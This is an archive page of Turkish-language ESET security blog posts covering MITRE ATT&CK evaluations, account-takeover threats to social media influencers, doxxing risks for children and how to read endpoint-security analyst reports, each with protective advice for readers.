Herhangi bir tedarikçiyi değerlendirirken dikkate alınması gereken bir diğer husus, algılama mantığı oluşturma, yani (yeniden) yapılandırma konusunda iyi sonuçlar elde edilmesidir. ESET PROTECT’in bu konudaki esnekliği, çözümün algılama mantığını yeniden yapılandırma yeteneği sayesinde, her senaryonun ilk çalıştırılmasından sonra ilgili kör noktaları iyi bir şekilde kapsamayı sağladı ve tedarikçinin varsaydığı yapay temel çizgisini aştı. Gerçek dünyada, analistler ESET PROTECT’in mantığını ortamlarının ihtiyaçlarına göre uyarlayabilir ve sektörlere özgü tehditlerle başa çıkmak için şekillendirebilirler.
## MITRE’nin araçlarını kullanarak kendi değerlendirmenizi yapın
Neyse ki, MITRE’nin web sitesi her senaryo ve ilgili adımlar ([kullanıcı yürütme](https://attack.mitre.org/techniques/T1204/) gibi) ve alt adımlar ([kötü amaçlı bağlantı](https://attack.mitre.org/techniques/T1204/001/)) hakkında kapsamlı bir görünüm sunar. Bu görünüm, satıcıların çözümlerinin kullanıcı deneyimi veya arayüzlerinden toplanan ve analistlere bilgileri nasıl sunduklarını/hizmet ettiklerini ayrıntılı olarak gösteren görüntülerle de desteklenir. Örneğin, algılamaları ATT&CK bilgi tabanıyla ilişkilendirme, çeşitli değiştiriciler ve satıcıları tek bir görünümde doğrudan karşılaştırma yöntemleri gibi.
ESET, okuyucularımıza [MITRE ATT&CK® Evaluations Enterprise 2025](https://evals.mitre.org/enterprise/er7) sayfasına gitmelerini ve katılan her satıcının testlerini sadece varsayımlarını test etmek için değil, aynı zamanda her birinin sağladığı değeri doğrulamak için de bir kılavuz olarak yorumlamalarını önerir.
## Reaktif değil, proaktif olun
Soru: ESET, bu yılki MITRE sonuçlarının diğer katılımcıları gölgede bırakacak kadar iyi olduğunu iddia etmeli mi? Hayır. Değerlendirmelerin amacı bu değildir.
MITRE ATT&CK Enterprise Evaluations sadece başka bir test değil, mühendislerin, ürün Ar-Ge’sinin, CISO’ların ve diğerlerinin anlayışını yönlendiren ayrıntılı içgörüler ortaya çıkarmak için tasarlanmış bir dizi testtir. MITRE, satıcıları araçlarını iyileştirmeye teşvik eder, tıpkı tanıdık bir konu hakkında yeni bakış açıları arayan bir yazar veya farklı bir sağlayıcıdan başka bir beslemeyi istihbarat platformuna entegre eden bir izleme uzmanı gibi. Değerlendirme, kuruluşlarını korumak için EDR, XDR ve benzeri araçları kullanan siber güvenlik analistleri içindir. Algılama ve yanıt faaliyetleri için kullandıkları araç setini şekillendirmek veya yeniden şekillendirmek isteyenler için özellikle yararlıdır.
Siber güvenlik tedarikçileri ve MITRE’nin testi hakkındaki kişisel anlayışınızı sınamak istiyorsanız, [sonuçlar sayfasını inceleyebilirsiniz](https://evals.mitre.org/enterprise/er7). Ancak unutmayın, bu bir rekabet değil, içgörü ile ilgilidir.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
---
### [Influencerlar siber suçluların hedefinde](https://antivirus.com.tr/influencerlar-siber-suclularin-hedefinde/)
**Published:** Aralık 15, 2025
**Author:** ESET
**Excerpt:** Influencerlar, dolandırıcılık ve kötü amaçlı yazılım dağıtımı için erişim ve güven sağlayabilir. Dolandırıcılara karşı sağlam hesap koruması çok önemlidir.
**Content:**
*Influencerlar, dolandırıcılık ve kötü amaçlı yazılım dağıtımı için erişim ve güven sağlayabilir. Dolandırıcıları durdurmak için sağlam hesap koruması çok önemlidir.*
Influencer olmak kolay bir iş değil. Markalar daha az harcama yapıyor, reklam gelirleri düşüyor ve rekabet çok şiddetli – [Yapay zekâ tarafından oluşturulan influencerlar](https://antivirus.com.tr/tiktokta-deepfake-doktorlar-sahte-tedaviler-satiyor/) ve taklitçiler de dâhil. [Bir araştırmaya](https://antivirus.com.tr/tiktokta-deepfake-doktorlar-sahte-tedaviler-satiyor/) göre[,](https://www.pymnts.com/news/social-commerce/2024/half-of-all-influencers-peak-at-15k-per-year/#:~:text=And%20very%20few%20creators%20are,workers%20%E2%80%94%20$58%2C084%20%E2%80%94%20in%202023.) sektörün yaklaşık yarısı yılda sadece 15.000 dolar veya daha az kazanırken sadece 10 kişiden biri 100.000 doların üzerinde kazanıyor. Bu yetmezmiş gibi, başka bir zorluk daha var: Influencerlar, siber suçlular için giderek daha popüler bir hedef hâline geliyor. Tesla ve Red Bull gibi markaları kötüye kullanan yakın tarihli bir [spear-phishing kampanyası](https://www.darkreading.com/remote-workforce/influencers-phishers-tesla-red-bull-jobs), potansiyel riskleri ortaya koyuyor.
Hesapların ele geçirilmesi sadece kurbanlar için değil, takipçileri ve potansiyel marka müşterileri için de yıkıcı bir etki yaratabilir. Sosyal medya içerik üreticisiyseniz hesap güvenliği ile ilgili en iyi uygulamaları yeniden gözden geçirmenin zamanı gelmiş olabilir.
## Influencerlar hackerlar için neden önemlidir?
Tehdit aktörleri genellikle potansiyel çevrimiçi kurbanlarında birkaç şey ararlar. Ele geçirmek için [influencerların sosyal medya hesaplarını](https://antivirus.com.tr/saldiriya-ugrayan-youtube-kanallari-nasil-dolandiricilik-ve-kotu-amacli-yazilimlar-yayiyor/) arıyorlarsa mümkün olduğunca çok takipçisi olan hesapları tercih ederler. Bu, dolandırıcılık veya kötü amaçlı yazılımlarının geniş bir alana yayılacağı anlamına gelir. İdeal olarak, aylarca veya yıllarca çevrimiçi tavsiyelerde bulunarak izleyicileriyle uzun vadeli bir güven ilişkisi kurmuş influencerları hedeflemek isterler. Güven, doğrulanmış durum rozetleri ile de kazanılabilir. Her iki durumda da takipçilerin bu hesaplardaki bağlantılara düşünmeden tıklama olasılığı daha yüksektir.
Hackerların bu hesapların kolayca ele geçirilebilir olmasını istedikleri de açıktır. Tek bir zayıf parola ile korunan her şey, fırsatçı siber suçlular için bir hediyedir.
*Bu kimlik avı e-postası, kurbanın tarayıcı çerezlerini silen bir kötü amaçlı yazılım gönderir ve kurbanı giriş bilgilerini yeniden girmek zorunda bırakır, bu bilgiler daha sonra saldırgana gönderilir. (kaynak:* [*The PC Security Channel*](https://www.youtube.com/watch?v=5FzsM3V5xRo)*)*
## Influencerlar nasıl hacklenir?
Influencerları hedef alan saldırılar, X (eski adıyla Twitter), YouTube, TikTok, Instagram veya başka bir platform olsun, sosyal medya hesabının kendisinden başlar. [Nadir durumlarda](https://www.cybersecurity-insiders.com/tiktok-influencers-being-targeted-by-cyber-attacks-for-election-results-manipulation/), nihai hedef devlet destekli dezenformasyon olabilir. Ancak çoğu zaman, finansal amaçlı siber suçlardan bahsediyoruz. Hesaplara erişim sağlamanın birkaç yolu vardır, özellikle:
- **Spearphishing:** Kişiyi giriş bilgilerini vermeye ikna etmek için tasarlanmış, son derece hedefli phishing saldırıları. Bu saldırılar, hedefle ilgili kamuya açık bilgileri kullanarak daha gerçekçi görünmeye çalışabilir. Phishing e-postası veya metni, kurbanın cihazına sessizce [bilgi hırsızlığı amaçlı kötü amaçlı yazılım](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) yükleyen bir bağlantı veya ek ile tuzaklanabilir. Bu, parolalar gibi hassas bilgileri ele geçirmenin başka bir yoludur.
- **Kimlik bilgisi doldurma/kaba kuvvet saldırısı:** Kaba kuvvet saldırıları, otomatik yazılımların çok sayıda hesap/web sitesine karşı popüler parolaları (parola püskürtme) veya daha önce ele geçirilmiş parolaları (kimlik bilgisi doldurma) denediği bir deneme yanılma yöntemidir. Bir kullanıcı adı/parola kombinasyonu işe yaradığında saldırganlar hesaba girer.
- **SIM takası:** Hackerlar, bir telekomünikasyon çalışanını sosyal mühendislik yöntemleriyle kandırarak kurbanın telefon numarasını kendi kontrolündeki bir SIM karta aktarmasını sağlar. Bu, sosyal medya hesaplarını doğrulamak ve erişmek için sıklıkla kullanılan iki faktörlü kimlik doğrulama (2FA) kodlarını ele geçirmelerini sağlar.
Yapay zekânın, kusursuz yerel dillerde daha ikna edici kimlik avı e-postaları oluşturarak siber suçluların hedeflerine ulaşmasına yardımcı olduğu unutulmamalıdır. Ayrıca bu saldırılar ve SIM değiştirme saldırıları için kullanılabilecek hedefler hakkında arka plan bilgileri toplayarak kampanyaları destekler. Yapay zekâ, kaba kuvvet saldırılarını daha hızlı ve daha etkili hâle getirebilir.
## Sonra ne olur?
Yüksek değerli bir influencer hesabına erişim sağlayan bir siber suçlu, bu hesabı hemen çevrimiçi olarak en yüksek teklifi verene satmak isteyebilir. Ya da bu hesabı kendisi kullanabilir. Her iki durumda da bu hesap büyük olasılıkla kripto yatırım dolandırıcılığı ve takipçilerin zor kazandıkları paralarını aldatmak için tasarlanmış diğer hızlı zengin olma planlarının reklamını yapmak için kullanılır. Ya da takipçilerin bilgisayarlarına kötü amaçlı yazılım yükleyebilecek kötü amaçlı bağlantılar yayımlamak için kullanılır.
Bir tehdit aktörü, kurbanını, erişimi geri kazanmak için kendisine para ödemesi için şantaj yapmaya da çalışabilir; örneğin, müstehcen veya kışkırtıcı içerik yayımlamakla tehdit ederek. Takipçilerin iletişim veri tabanlarına erişebilirler ve bu veri tabanları satılabilir ve/veya takipçileri doğrudan spam ve kimlik avı saldırılarıyla hedeflemek için kullanılabilir. Ele geçirilen bir hesap teorik olarak, o influencer ile bağlantılı markalar hakkında yanlış iddialar yayımlamak için de kötüye kullanılabilir.
Tehdit aktörleri, aynı teknikleri kullanarak bir influencerın e-ticaret hesabını da ele geçirmeyi başarırsa takipçilerden gelen fonları başka yere yönlendirebilirler.
Sonuç olarak, takipçiler için kimlik hırsızlığıyla ilgili güvenlik riskleri, markalar ve influencerlar için itibar kaybı ve içerik oluşturucular için potansiyel doğrudan kayıplar ortaya çıkar.
## Kilit altında
Varoluşsal bir riskle karşı karşıya kalan influencerlar bir eylem planına ihtiyaç duyar. Bu plan, hesap güvenliği için sağlam en iyi uygulamalara dayanmalıdır. Şunları göz önünde bulundurun:
- Parola püskürtme araçlarının kırması daha zor olan uzun, güçlü ve benzersiz parolalar.
- Ele geçirilebilen metin tabanlı 2FA kodları yerine uygulama tabanlı 2FA (ör. Google Authenticator veya Microsoft Authenticator gibi uygulamalar). Bu, hackerlar parolayı ele geçirse bile hesaba erişememelerini sağlar.
- Daha fazla kimlik avı farkındalığı; özellikle hackerların influencer’ları cezbetmek için genellikle kullandıkları bazı tuzaklar, örneğin büyük markalarla kazançlı görünen sponsorluk anlaşmaları. Bir şey gerçek olamayacak kadar iyi görünüyorsa genellikle öyledir.
- İş ve kişisel kullanım için ayrı cihazlar ve e-posta hesapları kullanın; iş amaçlı olanlara daha yüksek düzeyde güvenlik kontrolleri uygulayın.
- Tüm cihazlarda ve makinelerde saygın bir sağlayıcıdan güvenlik yazılımı kullanın. Bu, kötü amaçlı indirmeleri önlemeli ve kimlik avı e-postalarını engellemeli.
- Cihaz ve PC yazılımını/işletim sistemini her zaman en son sürüme, yani en güvenli sürüme güncelleyin.
- Resmî olmayan uygulama mağazalarından asla [uygulama indirmeyin](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/) çünkü bunlar bilgi çalan kötü amaçlı yazılımlar barındırabilir.
Bir influencerın itibarı, nihayetinde ticari başarısını belirler. Bu itibar, ne pahasına olursa olsun korunmalıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Gizlilik, Siber Güvenlik
---
### [Doxxing : Çocuklarınızı korumak için bilmeniz gerekenler](https://antivirus.com.tr/doxxing-cocuklarinizi-korumak-icin-bilmeniz-gerekenler/)
**Published:** Aralık 17, 2025
**Author:** ESET
**Excerpt:** Gençler arasındaki doxxing olarak adlandırılan çevrimiçi ifşalar kolayca kontrolden çıkabilir. Ebeveynler bunun ne kadar önemli olduğunu anlamalıdır.
**Content:**
*Gençler arasındaki doxxing olarak adlandırılan çevrimiçi ifşalar kolayca kontrolden çıkabilir. Ebeveynler bunun ne kadar önemli olduğunu anlamalıdır.*
Dijital dünya, kendini ifade etme, öğrenme ve kişisel gelişim için sayısız fırsat sunar ancak aynı zamanda kin beslemenin kolay olduğu, anlaşmazlıkların sıklıkla kontrolden çıkabildiği ve sindirme, taciz ve intikamın her an yaşanabileceği bir yerdir.
Çoğu zaman, doxxing çevrimiçi misillemenin ortaya çıktığı başlıca yoldur. Kulağa zararsız gelse de özellikle çocuğunuzun ruh sağlığı ve fiziksel güvenliği üzerinde önemli bir etkisi olabilir. Bunun olma olasılığını en aza indirmek, sizin ve çocuklarınızın çevrimiçi davranışlarında bir değişiklik gerektirebilir.
## Doxxing nedir?
Doxxing (doxing), kötü niyetli bir üçüncü tarafın kasıtlı olarak başka birinin kişisel bilgilerini çevrimiçi olarak ifşa etmesi durumudur. Bu bilgiler, kişinin adı ve e-posta/ev adresi, iş bilgileri, finansal ve sağlık kayıtları hatta aile üyeleriyle ilgili bilgiler olabilir. Doxxing dünyasında her şey mubahtır.
Neden yaparlar? Genellikle kurbana karşı bir tür intikam olarak. Bu kişi eski bir partner veya kurban tarafından fiziksel veya dijital dünyada haksızlığa uğradığını düşünen biri olabilir. İntikam güçlü bir motivasyon kaynağıdır ancak tek motivasyon kaynağı değildir. Doxxer’lar kurbanlarını sadece [zorbalık yapmak veya susturmak](https://antivirus.com.tr/siber-zorbalik-artiyor-ebeveynler-icin-tabulari-yikma-vakti/) için de ifşa edebilirler.
Bazı durumlarda, doxxer’ların amacı kurbanlarından veya başkalarından para sızdırmak olabilir. Yakın zamanda yaşanan bir olayda, fidye yazılımı aktörleri, Londra’daki bir kreş grubundan çaldıkları küçük çocukların isimlerini, adreslerini ve fotoğraflarını, fidye ödemesi için baskı yapmak amacıyla [yayımladılar](https://www.bleepingcomputer.com/news/security/london-police-arrests-suspects-linked-to-nursery-breach-child-doxing/). Diğer durumlarda, doxxer ahlaki açıdan üstün olduklarına inanabilirler; örneğin, kamu yararına olduğunu düşündükleri gizli kayıtları yayımlayarak.
## Doxxing nasıl çalışır?
Motivasyonları ne olursa olsun, doxxing saldırıları genellikle hedefle ilgili keşifle başlar. Doxxer önce dünyayla paylaşmak istediği bilgileri bulmalıdır. Bunu, kurbanın sosyal medya hesabını araştırarak sık sık ziyaret ettiği yerleri, iş yeri/okul bilgilerini veya diğer kişisel bilgileri bulabilir. Bu bilgilerin bazıları, özellikle iki taraf birbirini çevrimiçi olarak takip ediyorsa kolayca bulunabilir. Aksi takdirde, saldırgan açık profillerden veya güvenlik önlemleri zayıf hesaplardan yararlanarak bu bilgilere erişebilir.
*İLGİLİ MAKALE:* [*Siber zorbalık artıyor: Ebeynler için tabuları yıkma vakti* ](https://antivirus.com.tr/siber-zorbalik-artiyor-ebeveynler-icin-tabulari-yikma-vakti/)
Daha sofistike doxxer’lar, kurban hakkında daha fazla bilgi toplamak için birden fazla sitede kurbanın çevrimiçi [takma adlarını veya kullanıcı adlarını](https://antivirus.com.tr/osint-saldirganlardan-once-siz-zayif-noktalarinizi-bulun/) da arayabilirler. Evlilik cüzdanları ve mahkeme kayıtları gibi bilgileri depolayan kamu kayıtlarından yararlanabilirler. Veya web sitesi/alan adı kayıt sahiplerinin kişisel bilgilerini depolayan WHOIS veri tabanlarını sorgulayabilirler. Ayrıca bir doxxer hedef hakkında belirli ayrıntıları girdiğinde bağlantılı bilgileri döndüren çok sayıda çevrimiçi ters arama hizmeti de bulunmaktadır.
En müdahaleci istihbarat toplama şekli, sıradan bir siber suçlunun yaptığıyla neredeyse ayırt edilemez. Bu, kurbanı, giriş bilgilerini veya kişisel bilgilerini ifşa etmesi için kandırmak amacıyla oltalama mesajları göndermek veya makine/cihazına bilgi hırsızlığı amaçlı[ kötü amaçlı yazılım](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) yüklemek anlamına gelir. Siber suç forumları, yasa dışı kişisel bilgilerin bir başka kaynağıdır – bu durumda, ihlal edilmiş bir kuruluştan gelen veya geçmişteki bilgi hırsızlığı saldırılarında ele geçirilen veriler.

## Riskler nelerdir?
Saldırganın motivasyonuna ve yayımladığı bilgilere bağlı olarak, doxxing küçük bir rahatsızlıktan psikolojik ve duygusal olarak büyük zarar veren bir olaya kadar değişebilir. Bu durum özellikle çocuklar için geçerlidir çünkü onlar bu tür olaylara karşı daha savunmasız olabilirler.
Gençler, özellikle de ergenler, duygusal dayanıklılıkları daha azdır ve utanç ve mahcubiyet duygularına karşı özellikle hassastır. Ayrıca çoğu hayatlarının büyük bir bölümünü çevrimiçi ortamda sosyalleşerek geçirir ve bu ortamda akranları tarafından kabul görmek her şeydir. Bu durum, doxxing’in özgüvene, izolasyona ve kaygıya olan zararlı etkisini artırabilir.
Etkisi sadece psikolojik ve duygusal değildir. Bazı doxxer’lar, kurbanlarını fiziksel olarak sindirmek için çevrimiçi çabalarını kullanır ve başka yerlerde kurbanlarının bilgilerini kullanarak ve paylaşarak daha fazla zorbanın “üstüne yükleneceği” yönünde örtülü tehditlerde bulunur. Bu durumun en uç noktası, doxxer’ların kurbanlarının bilgilerini kolluk kuvvetleriyle paylaşarak sahte bomba veya terör tehdidi ihbarında bulundukları “swatting” saldırılarıdır. Bu, kurbanın [hayatını tehlikeye atabilecek](https://www.bbc.co.uk/news/technology-46206616) korkunç bir silahlı polis müdahalesine yol açabilir.
Her şeyden önce, internetin uzun bir hafızası olduğunu unutmayın. Bugün ifşa edilen herhangi bir kişisel bilgi, uzun yıllar boyunca çevrimiçi kalabilir ve kurbanın yetişkinlik dönemine kadar onu takip ederek yüksek öğrenim veya iş olanaklarını etkileyebilir.
## Doxxing tehdidini en aza indirmek
Çocuklarınızın doxxing’e maruz kalma riskini azaltmanın en iyi yolu, çevrimiçi ortamda paylaştıkları kişisel bilgilerin miktarını en aza indirmektir. Bu, oturup sosyal medyadaki gizlilik ayarlarını güncellemek, coğrafi konum özelliğini kapatmak ve istenmeyen takipçileri düzenli olarak silmek anlamına gelir.
Çocuklarınızı, gerçek hayatta tanıdıkları (ve sevdikleri) kişileri çevrimiçi arkadaş olarak kabul etmeleri için teşvik etmelisiniz. Tüm hesaplar, kimlik avı/bilgi hırsızlığı riskini azaltmak için güçlü, benzersiz parololar (parola yöneticisinde saklanan) ve çok faktörlü kimlik doğrulama (MFA) ile korunmalıdır.
İnternette araştırma yaparak, çevrimiçi isimlerini arayarak da yardımcı olabilirsiniz. Sonuçlar hoşunuza gitmezse söz konusu platformlara/web sitelerine kaldırılmaları için talepte bulunmayı düşünebilirsiniz. Eğer bir ” sharenter ” iseniz çocuklarınız hakkında paylaştıklarınıza çok dikkat edin. Asla kişisel bilgilerini veya okullarını ve bulundukları yeri tespit edebilecek fotoğrafları paylaşmayın.
Doxxing hakkında daha genel bir sohbet yapmayı ve kişisel bilgileri paylaşmanın ve çevrimiçi tartışmalara girmenin tehlikelerini de düşünün. İletişim çok önemlidir. Çocuğunuz her zaman destek gördüğünü ve dinlendiğini hissetmelidir. Ve size bir soru veya endişeyle geldiğinde sinirlenmek yerine onu dinleyeceğinizi ve çözüm arayacağınızı bilmelidir.
## Doxxing kurbanı olduysanız ne yapmalısınız?
En kötüsü olursa sakin olun, doxxer ile iletişime geçmeyin ve aşağıdakileri yapın:
- Tüm kanıtları belgelendirin, tüm gönderileri veya tehditleri ekran görüntüsü alın ve kişisel bilgilerin sızdırıldığı yerleri not edin.
- Çocuğunuza fiziksel şiddet tehdidi varsa derhal polise başvurun.
- Olayı, büyük olasılıkla hizmet şartlarını ihlal ettiği için ilgili sosyal medya sitelerine veya barındırıcıya/site sahibine (sabit bir web sitesi ise) bildirin.
- Google’a [kaldırma talebinde](https://support.google.com/websearch/answer/9673730?hl=en) bulunmayı düşünün, bu sayede doxxer tarafından paylaşılan kişisel bilgiler arama sonuçlarında görünmeyecektir.
- Çocuğunuzun hesabının hacklendiğinden şüpheleniyorsanız parolayı değiştirin, MFA’yı etkinleştirin ve gizlilik ayarlarını en yüksek seviyeye getirin.
- Her şeyden önce, çocuğunuzun yanında olun. Endişelerini dinleyin ve bunun onların suçu olmadığını hatırlatın.
Doxxing, en dayanıklı gençler için bile son derece üzücü bir deneyim olabilir. Bugün bu tehdidin önüne geçin, umarız yarın acil önlemler almak zorunda kalmazsınız.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Çocuklar ve İnternet, Dolandırıcılık, Gizlilik, Siber Güvenlik
---
### [MITRE ATT&CK sezonu: Analist raporlarıyla Uç Nokta Güvenliği](https://antivirus.com.tr/mitre-attck-sezonu-analist-raporlariyla-uc-nokta-guvenligi/)
**Published:** Aralık 18, 2025
**Author:** ESET
**Excerpt:** Endüstri analistleri ve MITRE ATT&CK bakış açısıyla siber güvenlik tedarikçileri dünyasını yorumlamak, siber dayanıklılığınızı büyük ölçüde artırabilir.
**Content:**
*Endüstri analistleri ve MITRE ATT&CK bakış açısıyla siber güvenlik tedarikçileri dünyasını yorumlamak, siber dayanıklılığınızı büyük ölçüde artırabilir.*
Sektör raporlarının uzun başlıkları gözlerinizi kamaştırıyorsa bir sonraki paragrafa geçin: AV-Comparatives Endpoint Prevention and Response Comparative Report 2025, MITRE ATT&CK Evaluations Enterprise 2025 veya 2025 Gartner® Magic Quadrant™ for Endpoint Protection Platforms.
Uzun isimlerine rağmen yukarıda bahsedilen her rapor, renkli uç nokta güvenliği ortamını incelemede yararlı bir role sahiptir. Bilgili profesyoneller, güvenlik operatörlerinin hangi çözümlerin koruma yığınlarına dâhil edilmesi gerektiğini belirleyebilmeleri için bu raporların özünü yakalarlar.
Bu biraz figür çizim dersine benzer: Her sanatçı konuyu farklı bir bakış açısıyla çizer. Resimdeki kişinin aynı kişi olduğunu anlayabilirsiniz ancak her açı yeni perspektifler ortaya çıkarır. Bunları anlamlandırmak olay analistinin, güvenlik yöneticisinin veya CISO’nun görevidir. Nasıl? Ve aralarındaki bağlantıları kurmanın bir yolu var mı? Bunu anlamanıza yardımcı olalım.
**Bu makalenin ana noktaları**:
- Forrester, Gartner gibi tanınmış sektör analistleri ve AV-Comparatives, SE Labs gibi uzman test laboratuvarları, çok çeşitli siber güvenlik testleri ve raporları sunar.
- Bazıları XDR gibi belirli bir ürüne odaklanırken diğerleri anti-tampering gibi özelliklere odaklanır veya daha geniş bir güvenlik pazarı hakkında raporlar sunarak daha yüksek bir bakış açısı sağlar.
- MITRE ATT&CK Evaluations gibi bazıları, ürünleri bilinen gelişmiş saldırılara karşı test etmeye kadar gider.
- Birden fazla senaryoda çok sayıda rapor arasında gezinmek zor olabilir. Güvenlik uzmanlarının veya kuruluşların ihtiyaçlarına göre her birini seçici bir şekilde ele almak, bir ürün/hizmet satın alımıyla ilgili nihai kararı çok daha kolay hâle getirebilir.
- Genel siber güvenlik tablosu kaotik görünebilir ancak sektör analistlerinin yardımıyla bireysel öznel yorumlara objektiflik uygulanır ve bu da satıcıların ve müşterilerinin daha bilinçli kararlar almasına yardımcı olur.
## Bir taslak hazırlayalım
Her resim bir taslakla ve her güvenlik hikâyesi bir uç nokta düşünülerek başlar. Kuruluş altyapısının merkezinde bulunan bu uç noktalar, günlük raporlamadan büyük işlemlere kadar şirketlerin işleyişini sürdürmekten sorumludur.
Değer üretmek bir şeydir ancak onu güvende tutmak başka bir şeydir: Bu nedenle uygun uç nokta güvenlik önlemlerine ihtiyaç vardır. En saygın bağımsız analist ve laboratuvar test raporlarının çoğu, kötü niyetli olanlar da dâhil olmak üzere her faaliyetin kesişme noktasında oldukları için uç noktalara odaklanır.
Buradaki zorluk, bu tür raporların çok fazla olmasıdır. Özellikle uç nokta platformları için aşağıdaki konulara odaklanan raporlar mevcuttur:
- **İş veya tüketici odaklı olma**: Açıkçası, her kategori farklı bir güvenlik yaklaşımı gerektirir çünkü bir ev bilgisayarı güvenliğini sağlamak için genişletilmiş bir tespit ve müdahale çözümüne ihtiyaç duymaz.
- **Pazar raporları**: Bunlar daha çok sektör analistlerinin belirli satıcıların performansını haritalandırması içindir, bu nedenle [Radicati APT Protection Market Quadrant](https://www.eset.com/us/business/gartner-magic-quadrant-epp/) veya uç nokta koruma platformları içintanınmış [Gartner® Magic Quadrant™](https://www.eset.com/us/business/gartner-magic-quadrant-epp/) gibi raporlar mevcuttur.
- **Profesyonel veya müşteri görüşü**: Bağımsız sektör odaklı analist kuruluşları tarafından yapılan testler genellikle konu uzmanları tarafından gerçekleştirilirken [G2](https://www.gartner.com/reviews/market/endpoint-protection-platforms) veya [Gartner® Peer Insights™ Customers’ Choice for Endpoint Protection](https://www.gartner.com/reviews/market/endpoint-protection-platforms) gibi toplu meslektaş veya müşteri değerlendirme kurulları daha gerçekçi geri bildirimler sağlar.
- **Boyut ve kapsam**: Bir kurumsal şirket misiniz yoksa daha küçük bir işletme misiniz? Size en uygun ürünün hangisi olduğunu biliyor musunuz? Sektöre özgü incelemeler mi arıyorsunuz? [AV-Comparatives Advanced Threat Protection Test Enterprise](https://selabs.uk/reports/endpoint-security-eps-smb-2025-q3/) veya [SE Labs SMB Endpoint Security (Protection)](https://selabs.uk/reports/endpoint-security-eps-smb-2025-q3/)testinden başka bir yere bakmanıza gerek yok. SE Labs, testlerini SMB ve Enterprise sürümleri olarak ayırmaya kadar gidiyor.
- **Konum**: Ürünler küresel olarak sunulabilir ancak [The Forrester Wave™: Managed Detection And Response Services In Europe](https://www.forrester.com/report/the-forrester-wave-tm-managed-detection-and-response-services-in-europe-q3/RES185468) gibi bazı testler, yerel uygulanabilirlik açısından coğrafi bir bakış açısıyla inceler.
- **Belirli bir güvenlik özelliği/hizmeti**: MDR ve uç nokta korumadan bahsettik ancak belirli bir ürün işlevine odaklanan [AV-Comparatives Anti-Tampering Certification Test](https://www.eset.com/us/about/newsroom/awards/eset-wins-2025-sc-award-for-ransomware-remediation/), mobil güvenliği ele alan [Forrester’ın Mobile Threat Defense (MTD) Solutions Landscape](https://www.eset.com/us/about/newsroom/awards/eset-wins-2025-sc-award-for-ransomware-remediation/) raporu veya [çözüme özel SC Awards](https://www.eset.com/us/about/newsroom/awards/eset-wins-2025-sc-award-for-ransomware-remediation/)gibi testler de bulunmaktadır.
- **Gelişmiş saldırı senaryoları**: [MITRE ATT&CK Evaluations Enterprise](https://selabs.uk/news/se-labs-unveils-a-new-era-in-advanced-cyber-security-testing-with-pivot/), bir ürünün nominal algılama ve koruma performansını göstermeyi ve daha da önemlisi, bu performansı sunarken hassasiyet eşiklerini ortaya çıkarmayı amaçlayan saldırı simülasyonları yoluyla çeşitli içgörüler sunar. Benzer karşılaştırmalı sonuçlar, koruma, algılama ve adli soruşturma yeteneklerini inceleyen [SE Labs’ın PIVOT’u](https://selabs.uk/news/se-labs-unveils-a-new-era-in-advanced-cyber-security-testing-with-pivot/) tarafından da sağlanmaktadır.
Temelde her şey için bir test vardır. Biraz kaybolmuş hissediyorsanız endişelenmeyin. Sektör analistlerinin dünyasında yolunuzu bulmak zordur ancak göründüğü kadar değil. Bireysel testleri ve raporları birlikte kullanarak bakış açınızı üçgenleştirmek ve varsayımlarınızı doğrulamak da büyük bir avantaj sağlar.
## Bloklama ve katmanlama
Bir resim yaparken önemli bir adım, bloklama, tuvaldeki açık alanları vurgulamak, temel şekiller ve renkler eklemek ve ardından katmanlama yaparak resme daha fazla ayrıntı ve derinlik kazandırmaktır.
Çeşitli testler listemize bakarsanız daha genel raporlardan (pazar kadranları gibi) çok özel raporlara (Anti-Tampering testi gibi) uzanan bir sıra görebilirsiniz. Her rapor farklı bir amaca ve kitleye hizmet eder ancak hepsi bir araya gelerek daha büyük bir resim oluşturur.
Hangi performans eşiklerinin, özelliklerin ve operasyonel yaklaşımların ortamınızın ve güvenlik analistlerinizin ihtiyaçlarına uygun olduğunu bulmak ve bunlara yönelmek, kişisel ilgi ve şirket gereksinimleri ile ilgilidir.
Pazar trendleriyle ilgileniyor musunuz? Market Quadrant raporlarından birini inceleyin. Yerel güvenlik çözümleri arayan bir Avrupa CISO’su musunuz? MDR, XDR ve tehdit istihbaratı gibi SOC’ye özgü araçlar olmak üzere üç farklı kategoriyi ele alan [ECSO Cyberhive Matrix’i](https://www.thecyberhive.eu/matrix) inceleyin. Gelişmiş bir tehdit grubuna karşı belirli bir EDR çözümünün performansına ilişkin daha fazla şeffaflığa mı ihtiyacınız var? O halde MITRE ATT&CK Evaluations Enterprise tam size göre.
> **MITRE ATT&CK farkını biliyor musunuz?**
> MITRE’nin Enterprise değerlendirmesi, çeşitli güvenlik ürün ve hizmetlerinin kalitesini araştırmak için çok çeşitli yaklaşımlar olduğunu her yıl hatırlatır. MITRE’nin ATT&CK değerlendirmesi, ticari bir test olmadığı (yani paketlenmiş bir ürün olmadığı) ve “en iyisi” konusunda rehberlik sağlamadığı veya tavır almadığı için bir istisna olabilir.
>
> MITRE’nin buradaki katkısını konumlandırmanın en iyi yolu, belki de çeşitli farklı kullanım durumlarında tespit ve müdahale araçlarının yararlılığı/etkinliği üzerine yapılan bir “akademik çalışma” olarak tanımlamaktır. Bir sanatçının kendi bakış açısıyla bir model çizdiği metaforunu kullanarak, MITRE’nin değerlendirmesi her öğrencinin sandalyesine oturur, her bir bakış açısıyla modeli çizer ve ardından her bir konumun o konumdan alınan sonuç görüntülerini nasıl etkilediğini tanımlamaya çalışır.
>
> Aynı zamanda, burada karıştırıp eşleştirmek de iyidir. Bir kişinin, en çok zaman geçirdiği beş kişinin ortalaması olduğu söylenir. Bu açıdan bakıldığında bir siber güvenlik çözümü, beş farklı testteki puan kadar iyidir. Akademisyenler de çalışmalarını doğrulamak için akran değerlendirmelerine güvenirler ve bu, buna en yakın şeydir.
## Son rötuşlar
Güvenlik tablosu neredeyse tamamlandı. Geriye, birkaç noktayı doldurmak ve birkaç detayı düzeltmek kaldı.
